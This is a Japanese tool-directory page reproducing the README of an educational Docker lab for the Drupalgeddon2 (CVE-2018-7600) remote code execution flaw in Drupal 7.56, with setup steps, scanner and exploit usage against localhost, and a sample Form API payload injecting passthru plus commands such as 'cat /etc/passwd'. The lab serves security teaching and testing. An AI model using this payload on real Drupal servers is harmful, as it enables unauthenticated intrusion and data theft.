Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
cve-2018-7600-drupalgeddon2-lab — CVE-2018-7600(Drupalgeddon2)のリモートコード実行を、Dockerベースの脆弱なDrupal 7.56環境を使用して実演する教育用ラボ。 | Kitploit
ツール/GitHubGitHub/meraj1312/cve-2018-7600-drupalgeddon2-lab
脆弱性分析エクスプロイトウェブアプリケーション悪用CTFペネトレーションテスト学習と教育ペイロード開発ラボと実践
GitHub
meraj1312/cve-2018-7600-drupalgeddon2-lab

cve-2018-7600-drupalgeddon2-lab

CVE-2018-7600(Drupalgeddon2)のリモートコード実行を、Dockerベースの脆弱なDrupal 7.56環境を使用して実演する教育用ラボ。

リポジトリを見る
1185ヶ月前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2018-7600 Drupalgeddon2 脆弱性ラボ

脆弱なDrupal 7.56環境をDockerでデプロイし、CVE-2018-7600(Drupalgeddon2)の悪用を実演する教育用ラボです。

このプロジェクトは、実際の脆弱性評価ワークフローをシミュレートし、以下を含みます:

  • 脆弱環境のセットアップ
  • 検出(スキャナー)
  • 悪用(RCE)
  • ペイロード分析
  • ドキュメント

脆弱性の概要

CVE-2018-7600(Drupalgeddon2)は、Drupal CMSにおける重大なリモートコード実行(RCE)脆弱性です。

この問題はDrupalのForm APIに存在し、ユーザーが制御する入力がレンダリング配列として解釈される可能性があり、攻撃者は以下のような悪意のあるコールバックを注入できます:

  • passthru
  • system
  • exec

これにより、サーバー上で認証なしのコマンド実行が可能になります。

影響

  • リモートコード実行
  • 認証不要
  • サーバーの完全な侵害

対象バージョン

  • Drupal 7.56(脆弱)

ラボ構成


Attacker (Kali Linux)
|
| HTTP Requests
v
Drupal 7.56 (Vulnerable)
|
v
MySQL Database


使用技術

  • Docker
  • Docker Compose
  • Drupal CMS
  • MySQL
  • Kali Linux
  • Python(エクスプロイト & スキャナー)

リポジトリ構成


cve-2018-7600-drupalgeddon2-lab
│
├── README.md
├── setup.md
├── scan.py
├── exploit.py
│
├── lab-setup/
│   └── docker-compose.yml
│
├── screenshots/
│   ├── drupal-dashboard.png
│   ├── drupal-version.png
│   └── rce-output.png
│
├── logs/
│   ├── scan_results.txt
│   └── exploit_log.txt
│
├── payloads/
│   └── payload-list.txt
│
├── report/
│   └── drupalgeddon2-report.pdf


スクリーンショット

Drupal ダッシュボード

Drupal ダッシュボード

バージョン確認

Drupal バージョン


クイックスタート

リポジトリのクローン

git clone https://github.com/Meraj1312/cve-2018-7600-drupalgeddon2-lab.git
cd cve-2018-7600-drupalgeddon2-lab

ラボの起動

docker compose up -d

ターゲットへのアクセス

http://localhost:8080

検出 & 悪用

1. 脆弱性のスキャン

python3 scan.py http://localhost:8080

出力例:

[~] Scanning http://localhost:8080... VULNERABLE

2. 悪用(RCE)

python3 exploit.py http://localhost:8080 id

出力例:

uid=33(www-data) gid=33(www-data)

ペイロード例

使用される基本的なペイロード構造:

name[#post_render][]=passthru
name[#type]=markup
name[#markup]=whoami

コマンド例:

whoami
id
cat /etc/passwd

完全なペイロードリストは以下にあります:

payloads/payload-list.txt

ドキュメント戦略

クリーンでプロフェッショナルなリポジトリ構造を維持するために:

READMEの内容:

  • 脆弱性の概要
  • ラボのセットアップ手順
  • 基本的なペイロード例
  • スキャナーとエクスプロイトの実行方法

PDFレポート(report/drupalgeddon2-report.pdf)の内容:

  • 詳細な悪用手順
  • Burp Suiteのリクエストとレスポンス
  • ペイロードテスト結果
  • 実行画面のスクリーンショット
  • 脆弱性の技術的説明

この分離により、以下が保証されます:

  • クリーンなGitHub表示
  • 完全な技術ドキュメント

教育目的

このラボは以下を対象としています:

  • サイバーセキュリティの学生
  • ペネトレーションテストの実践
  • 脆弱性研究
  • エクスプロイト開発の学習

免責事項

このプロジェクトは教育および研究目的のみです。

明示的な許可なくシステムを悪用しようとしないでください。

著者は誤用について責任を負いません。

ツールをダウンロード